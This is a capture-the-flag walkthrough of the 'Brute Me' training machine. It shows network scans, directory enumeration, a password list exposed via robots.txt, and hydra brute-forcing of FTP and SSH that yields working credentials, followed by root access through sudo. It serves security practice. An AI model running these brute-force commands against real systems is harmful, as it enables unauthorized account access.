
Brute Me – CTF

This CTF is Created by Imran sir the founder of NixSecura Institute for students


I solved this CTF for practicing my skills in cybersecurity.

- ## Step 1:


  In first step as we always do let’s scan the entire network for finding our targeted machine.



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

8 Captured ARP Req/Rep packets, from 8 hosts.   Total size: 480
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     20:0c:86:b8:63:80      1      60  GX India Pvt Ltd
192.168.1.4     ac:82:47:30:fa:43      1      60  Intel Corporate
192.168.1.10    00:0c:29:ea:8e:98      1      60  VMware, Inc.
192.168.1.3     88:b1:11:fd:82:20      1      60  Intel Corporate
192.168.1.5     88:b1:11:fd:82:20      1      60  Intel Corporate
192.168.1.19    88:b1:11:fd:82:20      1      60  Intel Corporate
192.168.1.6     ee:49:aa:67:bf:85      1      60  Unknown vendor
192.168.1.25    f0:a6:54:27:18:5b      1      60  CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
```




We got our targeted machine lets scan it with the help of nmap.



```
┌──(kali㉿kali)-[~/bruteme-1]
└─$ nmap -sC -sV -p20-10000 192.168.1.10 -oN nmap-Bruteme.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 02:51 EDT
Nmap scan report for 192.168.1.10
Host is up (0.0016s latency).
Not shown: 9977 filtered tcp ports (no-response)
PORT   STATE  SERVICE  VERSION
20/tcp closed ftp-data
21/tcp open   ftp      vsftpd 2.0.8 or later
22/tcp open   ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 2e:11:1c:8d:0e:6c:48:8e:57:0f:96:b5:35:ee:f2:a5 (DSA)
|   2048 9b:dc:ef:25:dc:63:d4:0e:f5:4f:d3:d2:a0:16:b5:56 (RSA)
|   256 4a:28:13:00:7a:94:a6:4e:c3:3e:6b:81:25:ac:e5:9e (ECDSA)
|_  256 44:46:e9:fd:b8:74:23:8d:a9:24:27:34:2d:36:62:f3 (ED25519)
80/tcp open   http     Apache httpd 2.4.7 ((Ubuntu))
|_http-title: e1Pr0f3ss0r's l3g4cy
|_http-server-header: Apache/2.4.7 (Ubuntu)
MAC Address: 00:0C:29:EA:8E:98 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.62 seconds

┌──(kali㉿kali)-[~/bruteme-1]
└─$ 
```

Here we get some information like which ports is in open state and all.

Let’s see there is any basic vulnerability we can found with the help of Nmap script enum.nse




```
┌──(kali㉿kali)-[~/bruteme-1]
└─$ nmap --script=http-enum.nse 192.168.1.10 -oN nmap-Bruteme-Script.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 02:54 EDT
Nmap scan report for 192.168.1.10
Host is up (0.00077s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT   STATE  SERVICE
20/tcp closed ftp-data
21/tcp open   ftp
22/tcp open   ssh
80/tcp open   http
| http-enum:
|   /test/: Test page
|   /test.txt: Test page
|_  /robots.txt: Robots file
MAC Address: 00:0C:29:EA:8E:98 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 6.30 seconds

┌──(kali㉿kali)-[~/bruteme-1]
└─$ █
```

It shows there is something in robots.txt

➢ Step 2:


Let’s try directory brute force and after that we will check the directories.



```
┌──(kali㉿kali)-[~/bruteme-1]
└─$ gobuster dir -u 192.168.1.10 -w  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,zip

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.10
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 8981]
/.html                (Status: 403) [Size: 284]
/assets               (Status: 301) [Size: 312] [--> http://192.168.1.10/assets/]
/cart.html            (Status: 200) [Size: 11741]
/test                 (Status: 301) [Size: 310] [--> http://192.168.1.10/test/]
/javascript           (Status: 301) [Size: 316] [--> http://192.168.1.10/javascript/]
/.html                (Status: 403) [Size: 284]
/server-status        (Status: 403) [Size: 292]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
```


Now after this we will see there is something in directories lets try from robots.txt

We will check robots.txt




```
/creds.dic
/info.txt
```

Here we got 2 directories lets whats in up there




```
tokyo
berlin
nairobi
rockyou
papel
la-casa
money-heist
nobita
ninja7
ikn0wy0u
don'tbruteme
legacy
crackit
badboy123
anonymous
admin
user123
mr.r0b0t
darlen
travel3r
academy.icorx
b31l@c1a0
caroline
g01df1$h
purple
b3stfr1ends
h3l10fr113nd
D3nv3r
proxy99
```

Here we get some list of password lets save it as name creds.txt and let's see what is in the other directories



```
########################### Brute-Forciing FTP Port using hydra ###############################


hydra -L user.txt -P pass.txt  ftp://targetip -t4


###################################### FTP Commands ##########################################

#This command is used for connecting the host or target

ftp -p <target IP>

#After logging into FTP Server You will get the FTP Prompt like this

ftp>

#TO Download any file from the FTP Server, following command is useful, it will download the file
from ftp server to your system.

ftp> mget  filename.txt

#You can use the following command for getting FTP commands by typing

ftp> help

#For Listing the directories you may use the "ls" command

ftp> ls



######################################### Thank You ###########################################
```

Here we got strong hints they are saying try to brute force with the help of hydra lets try it but first lets see what we got on main page of targeted machine.



Ninja7


File Transport user

"A Protcted FTP Service is a Secure Way of File Transporting "

We have get ftp user its ninja7.

➢ Step 3:


We have a user and a cred the list of some passwords lets try to brute force it for ftp with the help of hydra.



```
┌──(kali㉿kali)-[~/bruteme-1]
└─$ hydra -l ninja7 -P cred.txt ftp://192.168.1.10 -t4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-30 03:40:13
[DATA] max 4 tasks per 1 server, overall 4 tasks, 30 login tries (l:1/p:30), ~8 tries per task
[DATA] attacking ftp://192.168.1.10:21/
[21][ftp] host: 192.168.1.10   login: ninja7   password: caroline
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-30 03:40:35

┌──(kali㉿kali)-[~/bruteme-1]
└─$ 
```

We got a password called "caroline"

Now let's try to connect to targeted machine with the help of ftp




```
┌──(kali㉿kali)-[~/bruteme-1]
└─$ ftp 192.168.1.10
Connected to 192.168.1.10.
220 Welcome to e1Pr0f3ss0r's FTP service.
Name (192.168.1.10:kali): ninja7
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

We are connected to targeted machine with the help of password we got in brute force.

➢ Step 4:


We are in ftp login so as per shows in hints we previously got in step 2 if we want any files from that machine we need to **mget** so lets see what we with the help of that.



```
ftp> ls
229 Entering Extended Passive Mode (|||26733|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0             200 Aug 20  2022 flag3.txt
-rw-r--r--    1 0        0            1097 Aug 20  2022 let-me-help.txt
-rw-r--r--    1 0        0              29 Aug 20  2022 users.txt
226 Directory send OK.
ftp> mget flag3.txt
mget flag3.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||37099|).
150 Opening BINARY mode data connection for flag3.txt (200 bytes).
100% |***********************************************************************************************************|   200       14.20 KiB/s    00:00 ETA
226 Transfer complete.
200 bytes received in 00:00 (11.51 KiB/s)
ftp> mget let-me-help.txt
mget let-me-help.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||11347|).
150 Opening BINARY mode data connection for let-me-help.txt (1097 bytes).
100% |***********************************************************************************************************|  1097       62.11 KiB/s    00:00 ETA
226 Transfer complete.
1097 bytes received in 00:00 (58.54 KiB/s)
ftp> mget users.txt
mget users.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||57644|).
150 Opening BINARY mode data connection for users.txt (29 bytes).
100% |***********************************************************************************************************|    29        1.68 KiB/s    00:00 ETA
226 Transfer complete.
29 bytes received in 00:00 (1.26 KiB/s)
ftp> █
```

We got 3 text files from targeted machine flag3.txt, let-me-help.txt, users.txt lets each what's in up there.


1) Flag3.txt



```
┌──(kali㉿kali)-[~/bruteme-1]
└─$ ls
cred.txt  flag3.txt  let-me-help.txt  nmap-Bruteme-Script.txt  nmap-Bruteme.txt  users.txt

┌──(kali㉿kali)-[~/bruteme-1]
└─$ cat flag3.txt
Hey.... Are You Looking for user/passwords?, I can Help You.........but dont brute-me with creds.dic.

SSH brute-forcing may take some time but its usefull technique for getting into user or root ...
```

It giving another hint that we can brute force it but at this time with ssh.


2) Let-me-help.txt



```
What is a brute-force attack?


A brute-force attack is a trial-and-error method used by application programs to decode login information and encryption keys to use them to gain
unauthorized access to systems. Using brute force is an exhaustive effort rather than employing intellectual strategies.

Just as a criminal might break into and crack a safe by trying many possible combinations, a brute-force attack of applications tries all possible
combinations of legal characters in a sequence. Cybercriminals typically use a brute-force attack to obtain access to a website, account or network.
They may then install malware, shut down web applications or conduct data breaches.

A simple brute-force attack commonly uses automated tools to guess all possible passwords until the correct input is identified.
This is an old but still effective attack method for cracking common passwords.


Commonly Used Brute Force Tools
###############################


1) hydra


Usage:-

hydra -L user.txt -P cres.dic  ftp://targetip -t4


hydra -L users.txt -P creds.dic ssh://targetip -t4
```

In this hint as same they are saying that to brute force it with ssh

3) Users.txt




```
┌──(kali㉿kali)-[~/bruteme-1]
└─$ cat users.txt
brurte-me
ninja7
elprofessor

┌──(kali㉿kali)-[~/bruteme-1]
└─$ 
```

In this text file there is a list of users that are present in the targeted machine.


➢ Step 5:

Now we have cred.txt means password list and users.txt means users llist lets try to brute force it for ssh.



```
┌──(kali㉿kali)-[~/bruteme-1]
└─$ hydra -L users.txt -P cred.txt ssh://192.168.1.10 -t4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-30 04:00:11
[DATA] max 4 tasks per 1 server, overall 4 tasks, 90 login tries (l:3/p:30), ~23 tries per task
[DATA] attacking ssh://192.168.1.10:22/
[22][ssh] host: 192.168.1.10   login: ninja7   password: caroline
[STATUS] 74.00 tries/min, 74 tries in 00:01h, 16 to do in 00:01h, 4 active
[22][ssh] host: 192.168.1.10   login: elprofessor   password: b31l@c1a0
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-30 04:01:32
```

We have got 2 users credentials lets log in one by one with the help of ssh.




```
┌──(kali㉿kali)-[~/bruteme-1]
└─$ ssh ninja7@192.168.1.10 -p22
The authenticity of host '192.168.1.10 (192.168.1.10)' can't be established.
ED25519 key fingerprint is SHA256:uIKXd/JLz2WmKcHMtmwvGUs/eFx1QBtR+lkEURmg5wM.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:11: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.10' (ED25519) to the list of known hosts.
ninja7@192.168.1.10's password:
 Machine IP is :
192.168.1.10
Last login: Mon Jul 28 00:56:40 2025 from 192.168.1.8
ninja7@ubuntu:~$ ls
flag3.txt  let-me-help.txt  users.txt
ninja7@ubuntu:~$ cd /root
-bash: cd: /root: Permission denied
```

We get in with user ninja7 but we didn't have permission to access root lets try to get root.

- **Step 6:**

Now let try command sudo su its for super user let’s try and get root for final flag.



```
ninja7@ubuntu:~$ sudo su
[sudo] password for ninja7:
root@ubuntu:/home/ninja7# ls
flag3.txt  let-me-help.txt  users.txt
root@ubuntu:/home/ninja7# cd /root
root@ubuntu:~# ls
final_flag.txt
root@ubuntu:~# cat final_flag.txt
7fa0aaaafeb29c95e9404ecc5df4ed8b  -
root@ubuntu:~# 
```

We got root access and inside root we got our final flag………..

